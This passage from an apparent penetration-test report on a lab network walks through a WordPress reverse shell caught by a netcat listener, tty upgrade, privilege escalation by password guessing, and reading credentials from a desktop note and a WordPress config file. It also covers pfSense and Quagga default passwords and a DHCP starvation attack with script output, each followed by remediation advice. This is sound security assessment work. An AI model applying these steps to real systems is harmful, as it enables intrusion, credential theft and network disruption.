


Figure 108




Figure 109




Figure 110

After this a Netcat listener was opened on the Kali machine and the URL that the reverse-shell was uploaded to was visited to activate it (Figures 110 & 111).

```
root@kali:~# nc -nvlp 443
listening on [any] 443 ...
```

Figure 111




Figure 112

Once activated, a backdoor was gained into the server. However, the backdoor was only a shell without tty, which meant it was limited in functionality (Figure 112). For example, when trying to view the sudo permissions of the current user, no password could be inserted, and an error was printed (Figure 113).

```
root@kali:~# nc -nvlp 443
listening on [any] 443 ...
connect to [192.168.0.200] from (UNKNOWN) [172.16.221.237] 48001
Linux CS642-VirtualBox 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:4
2:40 UTC 2014 i686 i686 i386 GNU/Linux
 22:49:03 up  2:57,  1 user,  load average: 0.04, 0.03, 0.05
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
user     tty7                      20:36    2:57m 30.78s  0.85s gnome-session -
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Figure 113




Figure 114

To spawn a bash shell with tty, a simple python one-liner was written and saved in the */tmp/* folder that was writable. After invoking the script most terminal commands started working, though some features like tab-completion didn't work. The current user was a low-level one, and no sudo permissions could be viewed since a password was needed. Three common passwords were tried in case the password was either empty, the same as the user (www-data) or 'password', however none worked (Figure 114).




Figure 115

After traversing to the */home/* directory, a folder called *user* was found inside and after switching to this user, full root permissions were gained by guessing the weak password which was *user* (Figure 115).

```
www-data@CS642-VirtualBox:/$ ls
ls
bin   dev   initrd.img  media  proc  sbin     sys  var
boot  etc   lib        mnt    root  selinux  tmp  vmlinuz
cdrom home  lost+found opt    run   srv      usr
www-data@CS642-VirtualBox:/$ cd home
cd home
www-data@CS642-VirtualBox:/home$ ls
ls
user
www-data@CS642-VirtualBox:/home$ su user
su user
Password:

su: Authentication failure
www-data@CS642-VirtualBox:/home$ su user
su user
Password: user

user@CS642-VirtualBox:/home$ whoami
whoami
user
user@CS642-VirtualBox:/home$ groups
groups
user adm cdrom sudo dip plugdev lpadmin sambashare
user@CS642-VirtualBox:/home$ sudo -l
sudo -l
[sudo] password for user: user

Matching Defaults entries for user on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user may run the following commands on this host:
    (ALL : ALL) ALL
    (ALL : ALL) ALL
user@CS642-VirtualBox:/home$
```

Figure 116

After successfully escalating user privileges from the WordPress admin dashboard all the way to root access on the web server, some exploration was done inside the file system to see if anything interesting could be found. Inside the current users */Desktop/* folder, a file called *Untitled Document 1* was found, and inside was a set of credentials (Figure 116). However, they didn't work for the WordPress installation currently on the server so either they were the original ones, or they might be in use somewhere else.

```
user@CS642-VirtualBox:~/Desktop$ ls -la
ls -la
total 54204
drwxr-xr-x  3 user user     4096 Sep  4  2018 .
drwxr-xr-x 22 user user     4096 Sep 27 20:36 ..
-rw-rw-r--  1 user user       56 Sep  4  2018 Untitled Document 1
-rw-rw-r--  1 user user 55485539 Mar 22  2018 VMwareTools-10.2.5-8068393.tar.gz
drwxr-xr-x  9 user user     4096 Mar 22  2018 vmware-tools-distrib
user@CS642-VirtualBox:~/Desktop$ cat Untitled\ Document\ 1
cat Untitled\ Document\ 1
wordpress username: admin
wordpress password: ubuntu99
```

Figure 117

CMS installation folders usually contain configuration files that have critical credentials so the installation folder for WordPress was explored. A configuration file was found that contained the MySQL database name, username, password and secret key (Figure 117).

```
user@CS642-VirtualBox:/$ whereis wordpress
whereis wordpress
wordpress: /etc/wordpress /usr/share/wordpress
user@CS642-VirtualBox:/$ cd /etc/wordpress
cd /etc/wordpress
user@CS642-VirtualBox:/etc/wordpress$ ls -la
ls -la
total 28
drwxr-xr-x   2 root root      4096 Sep  4  2018 .
drwxr-xr-x 135 root root     12288 Sep 27 20:36 ..
-rw-r-----   1 root www-data   500 Sep  4  2018 config-172.16.221.237.php
-rw-r--r--   1 root root       898 Jan  4  2012 htaccess
-rw-r--r--   1 root root      1928 Jan  4  2012 wp-config.php
user@CS642-VirtualBox:/etc/wordpress$ cat config-172.16.221.237.php
cat config-172.16.221.237.php
cat: config-172.16.221.237.php: Permission denied
user@CS642-VirtualBox:/etc/wordpress$ sudo cat config-172.16.221.237.php
sudo cat config-172.16.221.237.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'wordpress');
define('DB_PASSWORD', '1ObTdIVI');
define('DB_HOST', 'localhost');
define('SECRET_KEY', 'jb30Hgn4McQSCN8LXqyALaXyIMwkqircXHAoSEmTgE');

#This will disable the update notification.
define('WP_CORE_UPDATE', false);

$table_prefix  = 'wp_';
$server = DB_HOST;
$loginsql = DB_USER;
$passsql = DB_PASSWORD;
$base = DB_NAME;
$upload_path = "/srv/www/wp-uploads/172.16.221.237";
$upload_url_path = "http://172.16.221.237/wp-uploads";
?>
```

Figure 118

Remediation

The fix for this vulnerability is to set a complex admin user password for both the WordPress installation and the Linux username *user*. Administrators should refer to the company's password policy documentation or consult Appendix H for general best practices.

3.4.6 General WordPress hardening

A WordPress installation gives many opportunities for an attacker to get access to the server especially since many bloggers are non-technical and the chances of them having outdated files are high. There are multiple guides available freely on the internet regarding the hardening process for a WordPress blog and they should be consulted by anyone interested in blogging.

Wordpress.org has their own article on the issue (WordPress, no date) and there are several others like the one from wpbeginner (wpbeginner, 2019).

Testing for each of the possible vulnerabilities would possibly take quite a bit of time and the previous three vulnerability categories are more critical so it was decided not to conduct an additional thorough test for these additional hardening-related potential vulnerabilities.

3.5 FIREWALL

3.5.1 Default password

Vulnerability

After getting access to the pfSense firewall (see Appendix F), the credentials to log in were discovered to have been left as the default ones, admin:pfsense (Figure 118). As was the case with the routers, it's a very trivial task for an attacker or a bot to automatically try default credentials on a service.




Figure 119




Figure 120

Remediation

There's two ways to patch this vulnerability, either by just changing the admin password or better yet, create a fully new user and give them admin permissions. After creating a new user, the default admin user can be disabled.




Figure 121




Figure 122

Administrators should refer to the company's password policy documentation or consult Appendix H for general best practices when choosing the new password.

3.5.2 Quagga weak password

Vulnerability

After being able to *Nmap* scan the firewall, it was discovered to have the service *Quagga* running on it (Figure 122).




Figure 123

The HTTP server could be used to telnet into any of the open ports for the service and the password was discovered to be the same as for the pfSense firewall, *pfsense* (Figure 123).




Figure 124

Remediation

Quagga is a network routing service that handles protocols like OSPF and RIP. If it isn't needed, it should be removed, and the ports should be closed. If it's needed, the password should be changed, and it should be different from the *pfSense* password.

The password can be changed by entering the configuration mode and using the command *password newPasswordHere* (Figure 124).

Figure 125

Administrators should refer to the company's password policy documentation or consult Appendix H for general best practices when choosing the new password.

3.6 DHCP SERVER

3.6.1 DHCP starvation

Vulnerability

Based on the UDP scan for the host *192.168.0.203*, it was a DHCP server. A simple *DHCP starvation attack* was demonstrated using PC1 as the example machine. After logging into PC1 using SSH the current IP address was removed to speed up the IP address release (Figure 126), and a script called pig.py was run. The script continuously requests new IP addresses until the DHCP server runs out of free addresses.




Figure 126




Figure 127

The script continuously requests new IP addresses until the DHCP server runs out of free addresses (Figure 127).

```
[<---] DHCP_Offer   00:0c:29:da:42:4c   192.168.0.203 IP: 192.168.0.211 for MAC=[de:ad:0d:3e:15:17]
[--->] DHCP_Request 192.168.0.211
[--->] DHCP_Discover
[<---] DHCP_Offer   00:0c:29:da:42:4c   192.168.0.203 IP: 192.168.0.212 for MAC=[de:ad:19:3a:3b:f9]
[--->] DHCP_Request 192.168.0.212
[--->] DHCP_Discover
[<---] DHCP_Offer   00:0c:29:da:42:4c   192.168.0.203 IP: 192.168.0.213 for MAC=[de:ad:16:23:f4:dc]
[--->] DHCP_Request 192.168.0.213
[--->] DHCP_Discover
[<---] DHCP_Offer   00:0c:29:da:42:4c   192.168.0.203 IP: 192.168.0.214 for MAC=[de:ad:11:23:8b:3a]
[--->] DHCP_Request 192.168.0.214
[--->] DHCP_Discover
[<---] DHCP_Offer   00:0c:29:da:42:4c   192.168.0.203 IP: 192.168.0.215 for MAC=[de:ad:1f:07:12:1d]
[--->] DHCP_Request 192.168.0.215
[--->] DHCP_Discover
[<---] DHCP_Offer   00:0c:29:da:42:4c   192.168.0.203 IP: 192.168.0.216 for MAC=[de:ad:0d:4e:14:fd]
